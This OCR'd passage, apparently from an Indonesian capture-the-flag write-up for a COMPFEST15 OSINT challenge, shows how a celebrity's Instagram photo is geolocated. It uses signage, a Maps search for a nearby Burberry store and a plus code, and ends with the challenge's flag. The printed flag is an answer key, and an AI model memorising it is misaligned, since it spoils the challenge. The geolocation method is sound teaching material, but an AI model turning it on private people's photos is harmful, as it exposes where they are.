
0_flight_attendant_0 누나에 대한 내 마음이 좀 더 커진것?
30w 161 likes Reply See translation
View replies (6)

iddyijen 진짜 무슨기분일까
3w Reply See translation

ive_annyeongz_ 앞머리!!! 너무 귀여워🟠💙
30w 118 likes Reply See translation

Liked by marcodestiinoo and others
JANUARY 30

Ada tulisan 1000m dan “Jameon Hangang Park”, terus lokasinya ada di perempatan. Di soal juga dikasih tau kalau lokasinya dekat Burberry Store. Lalu, search “burberry near jamwon hangang park”. Hasilnya kayak foto di bawah ini:



burberry near jameon hangang park

Burberry
버버리 플래그쉽
4,3 ★★★★★ (54)
Toko Pakaian

Toko merek Inggris terkenal yang didirikan tahun 1856 populer dengan trench coat, syal kasmir & pola ikonis.

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Buka · Tutup pukul 20.00
Dikonfirmasi oleh bisnis ini 12 minggu yang lalu

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G2FW+QP Seoul, Korea Selatan

Buat make sure, bisa gunain street view dan patokannya 2 gedung yang ada di belakang An Yujin.

Flag: COMPFEST15{DosanDaero_Gangnamgu_G2FW+QP}